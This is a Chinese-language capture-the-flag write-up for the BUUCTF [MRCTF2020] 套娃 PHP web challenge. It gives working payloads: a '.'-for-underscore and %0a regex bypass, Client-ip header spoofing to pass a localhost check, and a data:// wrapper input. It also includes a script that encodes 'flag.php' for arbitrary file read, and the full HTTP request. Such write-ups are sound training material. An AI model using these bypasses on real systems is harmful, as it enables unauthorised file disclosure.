

# BUUCTF [MRCTF2020]套娃

原创

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订阅专栏

## BUUCTF [MRCTF2020]套娃

```
1 <!--
2 //1st
3 $query = $_SERVER['QUERY_STRING'];
4
5 if( substr_count($query, '_') !== 0 || substr_count($query, '%5f') != 0 ) {
6     die('YOU are So cutE!');
7 }
8 if($_GET['b_u_p_t'] !== '23333' && preg_match('/^23333$/', $_GET['b_u_p_t'])) {
9     echo "you are going to the next ~";
10 }
11 !-->
```

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!= 与!== 和== ===对应

1, <http://localhost/aaa/> (打开aaa中的index.php)

结果:

```
$_SERVER['QUERY_STRING'] = "";
```

```
$_SERVER['REQUEST_URI'] = "/aaa/";
```

```
$_SERVER['SCRIPT_NAME'] = "/aaa/index.php";
```

```
$_SERVER['PHP_SELF'] = "/aaa/index.php";
```

2, <http://localhost/aaa/?p=222> (附带查询)

结果:

```
$_SERVER['QUERY_STRING'] = "p=222";
```

```
$_SERVER['REQUEST_URI'] = "/aaa/?p=222";
```

```
$_SERVER['SCRIPT_NAME'] = "/aaa/index.php";
```

```
$_SERVER['PHP_SELF'] = "/aaa/index.php";
```

3, <http://localhost/aaa/index.php?p=222&q=333>

结果:

```
$_SERVER['QUERY_STRING'] = "p=222&q=333";
```

```
$_SERVER['REQUEST_URI'] = "/aaa/index.php?p=222&q=333";
```

```
$_SERVER['SCRIPT_NAME'] = "/aaa/index.php";
```

```
$_SERVER['PHP_SELF'] = "/aaa/index.php";
```

由实例可知:

`$_SERVER["QUERY_STRING"]` 获取查询 语句, 实例中可知, 获取的是?后面的值

`$_SERVER["REQUEST_URI"]` 获取 `http://localhost` 后面的值, 包括/

`$_SERVER["SCRIPT_NAME"]` \*\*当前脚本的路径, 如: `index.php`

`$_SERVER["PHP_SELF"]` 当前正在执行脚本的文件名

`_`的过滤 可以用 `.` 绕过

`%0a`绕过正则

所以第一部分的payload: `http://4bc5cdd7-d701-4c49-b9a7-d9368f0abd98.node4.buuoj.cn/?b.u.p.t=23333%0a`

how smart you are ~

FLAG is in secrettw.php

# Welcome!

这只不过是个小测试区, 啥都没有, 还请各位多多包涵! made by crispr

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Flag is here~But how to get it?Local access only!

Sorry,you don't have permission! Your ip is :sorry,this way is banned!

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页面源码有一个jsfuck的



```

error_reporting(0);

include 'takeip.php';

ini_set('open_basedir','.');

include 'flag.php';

if(isset($_POST['Merak'])){

    highlight_file(__FILE__);

    die();

}

function change($v){

    $v = base64_decode($v);           1.base64解$v

    $re = '';

    for($i=0;$i<strlen($v);$i++){

        $re .= chr ( ord ($v[$i]) + $i*2 );           2.$v的每一个字母的ascii加上2*i再转换为此时值对应的ascii字符

    }

    return $re;

}

echo 'Local access only!'.<br/>";

$ip = getIp();           这个函数用的一般只有XFF和Client-ip这两种方法

if($ip!='127.0.0.1')           要求必须ip为127.0.0.1

echo "Sorry,you don't have permission! Your ip is :".$ip;

if($ip === '127.0.0.1' && file_get_contents($_GET['2333']) === 'todat is a happy day' 可以使用data:// 来进行转

echo "Your REQUEST is:".change($_GET['file']);

echo file_get_contents(change($_GET['file'])); }

?>

```

ord() 函数是 chr() 函数（对于8位的ASCII字符串）或 unichr() 函数（对于Unicode对象）的配对函数，它以一个字符（长度为1的字符串）作为参数，**返回对应的 ASCII 数值**，或者 Unicode 数值，如果所给的 Unicode 字符超出了你的 Python 定义范围，则会引发一个 TypeError 的异常。

file\_get\_contents(\$\_GET['2333']) === 'todat is a happy day'可以通过这个方法

参考：<https://www.php.cn/manual/view/285.html>

data://text/plain;base64,dG9kYXQgaXMgYSBoYXBweSBkYXk=

## 范例

### Example #1 打印 data:// 的内容

```
<?php
// 打印 "I love PHP"
echo file_get_contents ( 'data://text/plain;base64,SSBsb3ZlIFBIUAo=' );
?>
```

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根据change函数写个生成payload的脚本

```
<?php

function change($v){

    $v = base64_decode($v);

    $re = '';

    for($i=0;$i<strlen($v);$i++){

        $re .= chr ( ord ($v[$i]) + $i*2 );

    }

    return $re;

}

function changeRE($v){

    /*生成可以转为正常payload的函数

    */

    $re='';

    for($i=0;$i<strlen($v);$i++){

        $re .= chr ( ord ($v[$i]) - $i*2 );

    }

    return $re;

}

echo(base64_encode(changeRE('flag.php')));

?>
```

```
[Running] php "d:\本地测试文件\re.php"
ZmpdYSZmXGI=
```

注意：这里的两个参数都是通过get参数传的，我用post传了好几次才发现

file=ZmpdYSZmXGI=

最终的payload:

```
POST /secrettw.php?2333=data://text/plain;base64,dG9kYXQgaXMgYSBoYXBweSBkYXk=&file=ZmpdYSZmXGI= HTTP/1.1

Host: 4bc5cdd7-d701-4c49-b9a7-d9368f0abd98.node4.buuoj.cn

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0

Accept: */*

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Cache: no-cache

Origin: moz-extension://56944923-d8f9-4d5b-b169-ab8dceb2eced

Connection: close

Client-ip: 127.0.0.1
```

Inspector view showing request details for a POST request to /secrettw.php?2333=.

**Raw View:**

```
1 POST /secrettw.php?2333=
  data://text/plain;base64,dG9kYXQgaXMgYSBoYXBweS
  BkYXk=&file=ZmpdYSZmXGI= HTTP/1.1
2 Host:
  4bc5cdd7-d701-4c49-b9a7-d9368f0abd98.node4.buuoj.cn
3 User-Agent: Mozilla/5.0 (Windows NT 10.0;
  Win64; x64; rv:78.0) Gecko/20100101
  Firefox/78.0
4 Accept: */*
5 Accept-Language:
  zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=
  0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Cache: no-cache
9 Origin:
  moz-extension://56944923-d8f9-4d5b-b169-ab8dceb
  2eced
10 Connection: close
11 Client-ip: 127.0.0.1
12
13
```

**Inspector:**

NAME	VALUE
2333	data://text/plain;base...
file	ZmpdYSZmXGI=

Body Parameters (0)

Request Cookies (0)


Request Headers (10)

NAME	VALUE
Host	4bc5cdd7-d701-4c49-...
User-Agent	Mozilla/5.0 (Windows...
Accept-Language	zh-CN,zh;q=0.8,zh-T...
Accept-Encoding	gzip, deflate
Content-Type	application/x-www-fo...
Cache	no-cache
Origin	moz-extension://5694...
Connection	close
Client-ip	127.0.0.1

0 matches

这三个参数是修改的





Flag is here~But how to get it?Local access only!  
Your REQUEST is:flag.php

